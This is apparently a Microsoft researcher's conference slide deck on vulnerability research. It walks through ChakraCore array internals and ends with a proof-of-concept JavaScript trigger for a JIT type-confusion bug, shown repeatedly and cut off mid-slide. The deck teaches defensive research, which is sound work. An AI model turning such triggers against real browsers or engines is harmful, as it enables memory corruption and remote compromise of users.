Microsoft

FROM ZERO TO ZERO DAY

@j0nathanj / Jonathan Jacobi

MSRC-IL, Microsoft

whoami

- @j0nathanj
- 18 years old, CS and Math graduate
- Interested in vuln research
- Security researcher @ MSRC-IL
- A CTF player with Perfect Blue

What is this talk about?

- My journey, basically
- What I learned in the past year and a half ~
- How it got me to finding my first 0-day in ChakraCore
- Demo!

Vuln research – why?

- Thinking of cases that the devs did not consider
- A very challenging riddle :)
- It’s awesome!

What is a vulnerability?

Definitions [edit]

ISO 27005 defines **vulnerability** as:[2]

> *A weakness of an asset or group of assets that can be exploited by one or more threats*

where an *asset is anything that has value to the organization, its business operations and their continuity, including information resources that support the organization's mission*[3]

IETF RFC 2828 define **vulnerability** as:[4]

> *A flaw or weakness in a system's design, implementation, or operation and management that could be exploited to violate the system's security policy*

The Committee on National Security Systems of United States of America defined **vulnerability** in CNSS Instruction No. 4009 dated 26 April 2010 National Information Assurance Glossary:[5]

> *Vulnerability—Weakness in an information system, system security procedures, internal controls, or implementation that could be exploited by a threat source.*

What is a vulnerability?

The Open Group defines **vulnerability** in[10] as:

> *The probability that threat capability exceeds the ability to resist the threat.*

Factor Analysis of Information Risk (FAIR) defines **vulnerability** as:[11]


> *The probability that an asset will be unable to resist the actions of a threat agent*

What is a vulnerability?

The Journey, part 0x0: Programming

- Being a solid developer is an important part of being a vuln researcher
- The most notable and used programming languages/topics that helped me progress are mainly C, C++, Assembly, OS internals and Python

- The C Programming Language – awesome read!
- I don’t really know enough C++ tbh :P
- Assembly I learned from an awesome book in Hebrew



Part 0x1: Vuln research basics

- **Basic vulnerabilities**
  - Classic stack buffer overflows
  - Integer overflows
  - Heap overflows
  - Use after Frees
- **Solve basic challenges:**
  - Overthewire
  - Exploit-exercises
  - Write ups – great way to learn!
- **CTFs!**
  - Group effort, much more exciting
  - Totally fine to fail

Part 0x2: Diving to the deep water

- Make sure you’re familiar with the basics
- BUT: DON’T stay in the “shallow water” for too long
- Try harder things, don’t be afraid to fail - we all learn from our failures!
- I tried to always expose myself to harder challenges, even to ones I was not sure I could solve.

LiveOverflow
@LiveOverflow

Following

Tips to really Master Something
1. Move away from basics as quickly as possible
2. Constantly expose yourself to stuff you don't understand and later revisit what you thought you understood (but actually didn't)
3. Do cross-disciplinary research to develop a deeper understanding

Part 0x3: Pwn, Repeat

- Practice =)
- Solve CTF challenges, read write-ups for them
- Read about actual real-world vulns
- GET YOUR HANDS DIRTY!


ME
CODE
Is this a vulnerability?

Part 0x4: Vuln discovery

- I came to the point where I have seen a few different vuln types, and some of them had some things in common.
- Some examples to where a lot of vulns exist:
  - Complex code
  - Programming errors, e.g., integer or signedness issues
  - Bad coding practices, e.g., assuming too much about input
  - Many more

Part 0x4: Vuln discovery

```
1  int slice(void *dst, void *src, size_t offset, size_t size, size_t srclen)
2  {
3      if (offset + size > srclen) // integer overflow here
4      {
5          return -1;
6      }
7      memcpy(dst, src + offset, size);
8      return 0;
9  }
```

- Very trivial, yet still out there!
- Bugs are bugs (regardless of how complex they are)
- There are still countless bugs out there!

Part 0x4: Vuln discovery – CTFs vs. IRL

- CTFs: *Usually* in CTFs the vuln is a bug that does not require too much to reach it
- IRL: Some times vulns aren't a single mistake
  - A bunch of weird states/primitives
  - Chained together, they form something bigger
  - Can be turned into a vuln
- We will see that later in the Chakra vuln ☺

JavaScript (Engines) 101

- *“But you didn’t say you learned JavaScript!”*
- JS engines are responsible for actually running the JS code that comes in
- Doing this efficiently is hard, which is the why they are so complex
  - Parser
  - Interpreter
  - Runtime
  - JIT compiler *<--- the interesting part for our use-case*
  - Garbage Collector

JavaScript 101 :: Basics

- Dynamically typed language
- Fairly readable

```
var array = [1.1, 1234, "value"];
var another_array = new Array(10);

var obj = { member : "value" };

console.log(array[0]);    // prints 1.1
console.log(obj.member);  // prints value
```

JavaScript 101 :: Prototypes

- JS objects have “prototypes”, which are used to inherit features from other objects
- Can be modified using `__proto__` to change the prototype of an object

```
var parentObj = { x : 1, y : 2 };
var childObj = { z : 3 };
childObj.__proto__ = parentObj;

console.log(childObj.x);      // 1
console.log(childObj.y);      // 2
console.log(childObj.z);      // 3
```

JavaScript 101 :: Proxy

- A Proxy is an Object that can be used to re-define basic operations
- We can trap calls to functions like object getters and setters
  - Including the getter for `__proto__`!

```
function getter_handler(o, member) {
    return "got proxied";
}

var handler = { get : getter_handler };
var proxy = new Proxy({}, handler);

proxy.x = 0x1337;
console.log(proxy.x); // prints "got_proxied"
```

ChakraCore 101 :: Arrays

`JavascriptNativeIntArray`

- Stores integers
- 4 bytes per element

```
var int_arr = [1];
```

ChakraCore 101 :: Arrays

`JavascriptNativeFloatArray`

- Stores floats
- 8 bytes per element

```
var float_arr = [13.37];
```

ChakraCore 101 :: Arrays

`JavascriptArray`

- Stores objects
- 8 bytes per element

```
var object_arr = [{}];
```

ChakraCore 101 :: Conversions

```
var int_arr = [1];                  // JavascriptNativeIntArray

int_arr[0] = 13.37;                 // Converted to JavascriptNativeFloatArray

int_arr[0] = {};                    // Converted to JavascriptArray
```

```
var float_arr = [1.1, 2, 3]   // JavascriptNativeFloatArray
```

ChakraCore 101 :: Conversions


```
var mixed_arr = [1, 1.1, {}];  // JavascriptArray
```

```
var array1 = [1];                  // JavascriptNativeIntArray

var array2 = [2];                  // JavascriptNativeIntArray

array2.__proto__ = array1;         // array1 --> JavascriptArray
```

ChakraCore 101 :: Array layout



Loosely based on a diagram from "The ECMA and the Chakra: Hunting bugs in the Microsoft Edge Script Engine" by @natashenka. Great talk btw ☺

ChakraCore 101 :: Array layout

- When debugging the following sample code, we can see the state of the fields we just mentioned.

```
var arr = [0xaaaaaa, 0x31337];
```

ChakraCore 101 :: Array layout

```
var arr = [0xaaaaaa, 0x31337];
```

⊟ pArr	0x20e191181e0	Js::JavascriptNativeIntArray * (deri...
⊞ type	0x20e190c9880	Js::Type *
auxSlots	0x0	void * *
⊞ objectArray	0x5	Js::ArrayObject *
arrayFlags	InitialArrayValue (0x5)	Js::DynamicObjectFlags
arrayCallSiteIndex	0x0	unsigned short
length	0x2	unsigned int
StackAllocationSize	0x0	unsigned __int64
specialPropertyIds		int [0]
⊟ head	0x20e19118220	Js::SparseArraySegmentBase *
left	0x0	unsigned int
length	0x2	unsigned int
size	0x2	unsigned int
next	0x0	Js::SparseArraySegmentBase *
CHUNK_SIZE	0x10	unsigned int
HEAD_CHUNK_SIZE	0x10	unsigned int
INLINE_CHUNK_SIZE	0x40	unsigned int
SMALL_CHUNK_SIZE	0x4	unsigned int
BigLeft	0x100000	unsigned int

```
0:018> dq 0x20e19118220
0000020e`19118220  00000002`00000000 00000000`00000002
0000020e`19118230  00000000`00000000 00031337`00aaaaaa
0000020e`19118240  00007ffd`f19035a8 0000020e`1917d200
0000020e`19118250  00000000`00000000 00000000`00000000
0000020e`19118260  00000000`00000000 00000000`00000000
0000020e`19118270  00000004`00000002 0000020e`190c6ea0
0000020e`19118280  0000020e`190c6ea0 00000000`00000000
0000020e`19118290  00000000`00000000 00000000`00000000
```

- JavascriptArray properties
- Segment properties
- Segment's memory layout (includes the elements – the address in the picture below is pArr->head)

ChakraCore 101 :: Array layout

```
var arr = [0xaaaaaa, 0x31337];
```

- One interesting field for our vuln is the `arrayFlags` field of `JavascriptArray`.
- The "`DynamicObjectFlags`" is an enum which is defined as follows:

```
enum class DynamicObjectFlags : uint16
{
    None = 0u,
    ObjectArrayFlagsTag = 1u << 0,      // Tag bit used to indicate the objectArrayOrFlags field is used as flags as opposed to object array pointer.
    HasSegmentMap = 1u << 1,
    HasNoMissingValues = 1u << 2,       // The head segment of a JavascriptArray has no missing values.

    InitialArrayValue = ObjectArrayFlagsTag | HasNoMissingValues,

    AllArrayFlags = HasNoMissingValues | HasSegmentMap,
    AllFlags = ObjectArrayFlagsTag | HasNoMissingValues | HasSegmentMap
};
ENUM_CLASS_HELPERS(DynamicObjectFlags, uint16);
```

ChakraCore 101 :: Array layout

```
var arr = [0xaaaaaa, 0x31337];
```

- In our example:

```
InitialArrayValue = ObjectArrayFlagsTag | HasNoMissingValues
```

- The `HasNoMissingValues` flag indicates that the array does not have missing values
- The `ObjectArrayFlagsTag` flag is not interesting for our case

ChakraCore internals :: Missing Values

- Code sample:

```
var arr = new Array(3);

arr[0] = -1.1885959257070704e+148; // == (double)0xdeadbeefdeadbeef
arr[2] = 2261634.5098039214;       // == (double)0x4141414141414141
```

- The array's `arrayFlags` property:

⊟ pArr	0x2526d8bdcb0	Js::JavascriptNativeFloatArray * (d...
⊞ type	0x2525327c280	Js::Type *
auxSlots	0x0	void * *
⊞ objectArray	0x1	Js::ArrayObject *
arrayFlags	ObjectArrayFlagsTag (0x1)	Js::DynamicObjectFlags
arrayCallSiteIndex	0x0	unsigned short
length	0x3	unsigned int
StackAllocationSize	0x0	unsigned __int64
specialPropertyIds		int [0]
⊞ head	0x25253224280	Js::SparseArraySegmentBase *

As seen, the `HasNoMissingValues` flag is OFF – which indicates that there are indeed missing values in the array.

ChakraCore internals :: Missing Values

```
var arr = new Array(3);
arr[0] = -1.1885959257070704e+148; // == (double)0xdeadbeefdeadbeef
arr[2] = 2261634.5098039214;       // == (double)0x4141414141414141
```

- Let's have a look at how those so called "missing values" are represented in memory.
- This is the memory dump of the Segment, marked in red are the elements of the array:

```
0:018> dq 0x0000025253224280
00000252`53224280  00000003`00000000 00000000`00000011
00000252`53224290  00000000`00000000 deadbeef`deadbeef
00000252`532242a0  fff80002`fff80002 41414141`41414141
```

??? *Where did 0xfff80002fff80002 come from?*

ChakraCore vulns :: Missing Values

- Wait.. What ?
  - Mixing data && metadata
  - 2 separate things to indicate the same state (`HasNoMissingValues` flag / Magic value as element)

ChakraCore vulns :: Missing Values

- Can we insert a fake Missing Value to an array?

```
var arr = [1.1, 2.2, 3.3];
arr[0] = <MissingValue_Magic>; // this value changed a few times lately
console.log(arr[0]);           // undefined
```

- Can be turned into a vuln! CVE-2018-8505 by @S0rryMybad and @lokihardt
- Not possible any more (or is it .. ? :P) – “mitigated” in a few ways
  - Magic value constant changed (now can’t be represented as a float)
  - A few more checks were added

ChakraCore internals (again) :: FLOATVAR

- In scenarios where we have a `JavascriptArray` with float values inside of it, the float values are “boxed” and XORed with a constant:

```
#if FLOATVAR
    const uint64 FloatTag_Value       = 0xFFFCull << 48;
#endif
```

- Can we use the same missing value trick in `JavascriptArray`?
  - Is the magic constant different?
  - XORing with the tag allows us to represent values that we couldn’t before

ChakraCore vulns :: FLOATVAR && Missing Values

- We can't represent the magic value with a normal float, BUT:
  - The magic value is still the same, even if `FLOATVAR` is enabled!
  - `xor(xor(a,b), a) == b`
  - The magic value can be represented by a "boxed" float: `xor(magic, FloatTag_Value)`!

```
var arr = [1.1, 2.2, {}];          // floats here are boxed
arr[0] = <Boxed_MagicValue_Float>;
console.log(arr[0]);               // undefined
```

JIT Bugs :: Type Confusions

- JIT type confusions are vulns that occur due to wrong assumptions by the JIT
  - Most common: “Side Effect” that took place, and the JIT was not aware of.

- Example:
  - JITed function invokes a function `foo()` that **changes the type of an array**
  - JITed function **doesn’t know** the conversion happened, and **uses the old type of the array**
  - Leads to a **Type Confusion** in the JITed code, could potentially be turned into an RCE

JIT Bugs :: Type Confusions

- Theoretical example:

```
function jit(arr) {
    foo(arr); // Side Effect *may* change arr's type
}

for (let i = 0; i < 0x10000; i++) {
    jit(arr_type1);
}

jit(arr_type2); // cause type confusion
```

- Force `jit()` to be JITed and optimized
- JITed function makes assumptions on obj type
- Has checks for whether (some) assumptions break

JIT Bugs :: Type Confusions

- Theoretical example:

```
function jit(arr) {
    foo(arr); // Side Effect *may* change arr's type
}

for (let i = 0; i < 0x10000; i++) {
    jit(arr_type1);
}

jit(arr_type2); // cause type confusion
```

- Side Effect took place
- JIT engine failed to check whether the assumptions are wrong
- Incorrect use of the array

ChakraCore vulns :: weird state --> vuln

- As already mentioned, this weird state was already investigated by Loki and S0rryMybad
- They both found out that `Array.prototype.concat` has an interesting code-path where it takes into account both `HasNoMissingValues`, and the values of the elements in the array.

ChakraCore vulns :: weird state --> vuln

- Once we successfully have a fake missing value in an array (will be referred to as “buggy”), the following code could trigger an interesting flow:

```
var float_arr = [ 1.1 ];
float_arr.concat(buggy); // buggy has a fake MissingValue
```

ChakraCore vulns :: weird state --> vuln

* aItem is what we referred to as “buggy”

- We will reach the following if-statement:

```
template<typename T>
void JavascriptArray::ConcatArgs(RecyclableObject* pDestObj, TypeId* remoteTypeIds,
    Js::Arguments& args, ScriptContext* scriptContext, uint start, uint startIdxDest,
    ConcatSpreadableState previousItemSpreadableState /*= ConcatSpreadableState_NotChecked*/, \
    BigIndex *firstPromotedItemLength /* = nullptr */)
{
    // ...

    if (pDestArray && JavascriptArray::IsDirectAccessArray(aItem) \
        && JavascriptArray::IsDirectAccessArray(pDestArray) \
        && BigIndex(idxDest + UnsafeVarTo<JavascriptArray>(aItem)->length).IsSmallIndex() \
        && !UnsafeVarTo<JavascriptArray>(aItem)->IsFillFromPrototypes()) // Fast path
    {
        // ...
        // ...

    }
    // ...
}
```

We can get `isFillFromPrototypes` to return false if `HasNoMissingValues` is set, as seen in the next slide

ChakraCore vulns :: weird state --> vuln

* “this” is what we referred to as “buggy”

```
/*
*   IsFillFromPrototypes
*   -   Check the array has no missing values and only head segment.
*   -   Also ensure if the lengths match.
*/
bool JavascriptArray::IsFillFromPrototypes()
{
    return !(this->head->next == nullptr && this->HasNoMissingValues() && this->length == this->head->length);
}
```

ChakraCore vulns :: weird state --> vuln

* aItem is what we referred to as “buggy”

- After passing the `IsFillFromPrototypes()` check, we will reach the following else statement, as our array is not a native array:

```
if ( /*isFillFromPrototypes() Check*/ )
{
    if (/* Checks if aItem is JavascriptNativeIntArray*/)
    {
        // ...
    }

    else
    {
        if (/* Checks if aItem is JavascriptNativeFloatArray*/ )
        {
            // ...
        }

        else
        {
            JavascriptArray* pItemArray = UnsafeVarTo<JavascriptArray>(aItem);
            JS_REENTRANT(jsReentLock, CopyArrayElements(pDestArray, BigIndex(idxDest).GetSmallIndex(), pItemArray));
            idxDest = idxDest + pItemArray->length;
        }
    }
```

ChakraCore vulns :: weird state --> vuln

- As `HasNoMissingValues` is true, we successfully reach the `CopyArrayElements` call.
- `CopyArrayElements` invokes `InternalCopyArrayElements`, which is quite interesting in our scenario.

ChakraCore vulns :: weird state --> vuln

- **`srcArray`** *is our fake missing-value array (the one we named "**buggy**")*

```
void JavascriptArray::InternalCopyArrayElements(JavascriptArray* dstArray, const uint32 dstIndex,\
                                                 JavascriptArray* srcArray, uint32 start, uint32 end)
{
    Assert(start < end && end <= srcArray->length);

    uint32 count = 0;

    // iterate on the array itself
    ArrayElementEnumerator e(srcArray, start, end);
    while (e.MoveNext<Var>())
    {
        uint32 n = dstIndex + (e.GetIndex() - start);
        dstArray->DirectSetItemAt(n, e.GetItem<Var>());
        count++;
    }

    // iterate on the array's prototypes only if not all elements found
    if (start + count != end)
    {
        InternalFillFromPrototype(dstArray, dstIndex, srcArray, start, end, count);
    }
}
```

ChakraCore vulns :: weird state --> vuln

- Iterates over the source array using `ArrayElementEnumerator`.
- Fun fact about `ArrayElementEnumerator`: It skips an element if its value is Missing Value (== `0xfff80002fff80002`)

```
//
// Move to the next element if available.
//
template<typename T>
inline bool JavascriptArray::ArrayElementEnumerator::MoveNext()
{
    while (seg)
    {
        // Look for next non-null item in current segment
        while (++index < endIndex)
        {
            if (!SparseArraySegment<T>::IsMissingItem(&((SparseArraySegment<T>*)seg)->elements[index]))
            {
                return true;
            }
        }
        // ...
    }
    // ...
}
```

ChakraCore vulns :: weird state --> vuln

- As we have just seen, missing values are skipped in the iterator.
- `--> start + count != end` (since it skipped the missing-values)

```
void JavascriptArray::InternalCopyArrayElements(JavascriptArray* dstArray, const uint32 dstIndex,\
                                                 JavascriptArray* srcArray, uint32 start, uint32 end)
{
    Assert(start < end && end <= srcArray->length);

    uint32 count = 0;

    // iterate on the array itself
    ArrayElementEnumerator e(srcArray, start, end);
    while (e.MoveNext<Var>())
    {
        uint32 n = dstIndex + (e.GetIndex() - start);
        dstArray->DirectSetItemAt(n, e.GetItem<Var>());
        count++;
    }

    // iterate on the array's prototypes only if not all elements found
    if (start + count != end)
    {
        InternalFillFromPrototype(dstArray, dstIndex, srcArray, start, end, count);
    }
}
```

ChakraCore vulns :: weird state --> vuln

```
void JavascriptArray::InternalFillFromPrototype(JavascriptArray *dstArray, uint32 dstIndex, \
                                                JavascriptArray *srcArray, uint32 start, uint32 end, uint32 count)
{
    RecyclableObject* prototype = srcArray->GetPrototype();
    while (start + count != end && !JavascriptOperators::IsNull(prototype))
    {
        ForEachOwnMissingArrayIndexOfObject(srcArray, dstArray, prototype, start, end, dstIndex, [&](uint32 index, Var value) {
            uint32 n = dstIndex + (index - start);
            dstArray->SetItem(n, value, PropertyOperation_None);

            count++;
        });

        prototype = prototype->GetPrototype();
    }
}
```

ChakraCore vulns :: weird state --> vuln

```
void JavascriptArray::InternalFillFromPrototype(JavascriptArray *dstArray, uint32 dstIndex, \
                                                JavascriptArray *srcArray, uint32 start, uint32 end, uint32 count)
{
    RecyclableObject* prototype = srcArray->GetPrototype();
    while (start + count != end && !JavascriptOperators::IsNull(prototype))
    {
        ForEachOwnMissingArrayIndexOfObject(srcArray, dstArray, prototype, start, end, dstIndex, [&](uint32 index, Var value) {
            uint32 n = dstIndex + (index - start);
            dstArray->SetItem(n, value, PropertyOperation_None);

            count++;
        });

        prototype = prototype->GetPrototype();
    }
}
```

ChakraCore vulns :: weird state --> vuln

- "ForEachOwnMissingArrayIndexOfObject" essentially calls EnsureNonNativeArray for each of the prototypes in the prototype chain

```
void JavascriptArray::ForEachOwnMissingArrayIndexOfObject(JavascriptArray *baseArray, JavascriptArray *destArray, RecyclableObject* obj, \
                                                          uint32 startIndex, uint32 limitIndex, uint32 destIndex, Fn fn)
{
    // ...
    JavascriptArray* arr = nullptr;
    if (DynamicObject::IsAnyArray(obj))
    {
        arr = JavascriptArray::UnsafeFromAnyArray(obj);
    }
    else if (DynamicType::Is(obj->GetTypeId()))
    {
        // ...
    }

    if (arr != nullptr)
    {
        if (JavascriptArray::IsNonES5Array(arr))
        {
            arr = EnsureNonNativeArray(arr);
            // ...
```

ChakraCore vulns :: weird state --> vuln

- Any guesses what “EnsureNonNativeArray” does ? :P

```
JavascriptArray *JavascriptArray::EnsureNonNativeArray(JavascriptArray *arr)
{
#if ENABLE_COPYONACCESS_ARRAY
    JavascriptLibrary::CheckAndConvertCopyOnAccessNativeIntArray<Var>(arr);
#endif
    if (VarIs<JavascriptNativeIntArray>(arr))
    {
        arr = JavascriptNativeIntArray::ToVarArray((JavascriptNativeIntArray*)arr);
    }
    else if (VarIs<JavascriptNativeFloatArray>(arr))
    {
        arr = JavascriptNativeFloatArray::ToVarArray((JavascriptNativeFloatArray*)arr);
    }

    return arr;
}
```

ChakraCore vulns :: weird state --> vuln

- Quick recap:
  - If we create an array with a fake Missing Value, but `HasNoMissingValue` flag is set, we reach an interesting code flow from `Array.prototype.concat()`
  - It will loop through the fake array's prototype chain, and will make sure every prototype in the prototype-chain is a Non-native array (AKA: `JavascriptArray`).
  - Remember: if some object is the prototype of another object directly, the prototype is converted to a `JavascriptArray`.

ChakraCore vulns :: weird state --> vuln

- So, if we could theoretically have a Native array as the prototype, we can cause it to be converted to a JavascriptArray, without the JIT knowing it..
  - Similarly to the “usual” Side-Effect JIT bugs explained earlier
- Fortunately for us, a trick to do so already exists && is well known!
  - We can use a **Proxy** to trap the **`GetPrototype`**() call
  - But still.. If we write our custom function it’ll detect it as having side-effects ☹
  - …
  - `Object.prototype.valueOf` is marked as without Side-Effects!
    - Known and documented trick by Lokihardt, can be found here

ChakraCore vulns :: weird state --> vuln

- POC:

```
function jit(arr, buggy){
      let tmp = [1.1];
      arr[0] = 1.1;
      let res = tmp.concat(buggy);
      arr[0] = 2.3023e-320
}
function main(){
      for(let i = 0; i < 0x10000; i++){
            let tmp = [1.1, 2.2, 3.3];
            jit(tmp, [1.1]);
      }
      let buggy = [1.1, {}, {}];
      let arr = [1.1];
      arr.getPrototypeOf = Object.prototype.valueOf;
      buggy.__proto__ = new Proxy([], arr);
      buggy[0] = 5.5627483035514150e-309;
      jit(arr, buggy);
      console.log(arr);
}
main();
```

Get jit() to be JITed
Make it expect 2 Float arrays

ChakraCore vulns :: weird state --> vuln

- POC:

```
function jit(arr, buggy){
	let tmp = [1.1];
	arr[0] = 1.1;
	let res = tmp.concat(buggy);
	arr[0] = 2.3023e-320
}
function main(){
	for(let i = 0; i < 0x10000; i++){
		let tmp = [1.1, 2.2, 3.3];
		jit(tmp, [1.1]);
	}
	let buggy = [1.1, {}, {}];
	let arr = [1.1];
	arr.getPrototypeOf = Object.prototype.valueOf;
	buggy.__proto__ = new Proxy([], arr);
	buggy[0] = 5.5627483035514150e-309;
	jit(arr, buggy);
	console.log(arr);
}
main();
```

“buggy” is our array with FLOATVAR
“arr” will be used as target for the Type Confusion

ChakraCore vulns :: weird state --> vuln

- POC:

```
function jit(arr, buggy){
      let tmp = [1.1];
      arr[0] = 1.1;
      let res = tmp.concat(buggy);
      arr[0] = 2.3023e-320
}
function main(){
      for(let i = 0; i < 0x10000; i++){
            let tmp = [1.1, 2.2, 3.3];
            jit(tmp, [1.1]);
      }
      let buggy = [1.1, {}, {}];
      let arr = [1.1];
      arr.getPrototypeOf = Object.prototype.valueOf;
      buggy.__proto__ = new Proxy([], arr);
      buggy[0] = 5.5627483035514150e-309;
      jit(arr, buggy);
      console.log(arr);
}
main();
```

Use valueOf to bypass the Side Effect constraint

ChakraCore vulns :: weird state --> vuln

- POC:

```
function jit(arr, buggy){
	let tmp = [1.1];
	arr[0] = 1.1;
	let res = tmp.concat(buggy);
	arr[0] = 2.3023e-320
}
function main(){
	for(let i = 0; i < 0x10000; i++){
		let tmp = [1.1, 2.2, 3.3];
		jit(tmp, [1.1]);
	}
	let buggy = [1.1, {}, {}];
	let arr = [1.1];
	arr.getPrototypeOf = Object.prototype.valueOf;
	buggy.__proto__ = new Proxy([], arr);
	buggy[0] = 5.5627483035514150e-309;
	jit(arr, buggy);
	console.log(arr);
}
main();
```

The trapped GetPrototype() will return `arr` as NativeFloatArray

ChakraCore vulns :: weird state --> vuln

- POC:

```
function jit(arr, buggy){
	let tmp = [1.1];
	arr[0] = 1.1;
	let res = tmp.concat(buggy);
	arr[0] = 2.3023e-320
}
function main(){
	for(let i = 0; i < 0x10000; i++){
		let tmp = [1.1, 2.2, 3.3];
		jit(tmp, [1.1]);
	}
	let buggy = [1.1, {}, {}];
	let arr = [1.1];
	arr.getPrototypeOf = Object.prototype.valueOf;
	buggy.__proto__ = new Proxy([], arr);
	buggy[0] = 5.5627483035514150e-309;
	jit(arr, buggy);
	console.log(arr);
}
main();
```

Insert a fake Missing Value to the array

ChakraCore vulns :: weird state --> vuln

- POC:

```
function jit(arr, buggy){
      let tmp = [1.1];
      arr[0] = 1.1;
      let res = tmp.concat(buggy);
      arr[0] = 2.3023e-320
}
function main(){
      for(let i = 0; i < 0x10000; i++){
            let tmp = [1.1, 2.2, 3.3];
            jit(tmp, [1.1]);
      }
      let buggy = [1.1, {}, {}];
      let arr = [1.1];
      arr.getPrototypeOf = Object.prototype.valueOf;
      buggy.__proto__ = new Proxy([], arr);
      buggy[0] = 5.5627483035514150e-309;
      jit(arr, buggy);
      console.log(arr);
}
main();
```

Trigger the JITed function

ChakraCore vulns :: weird state --> vuln

- POC:

```
function jit(arr, buggy){
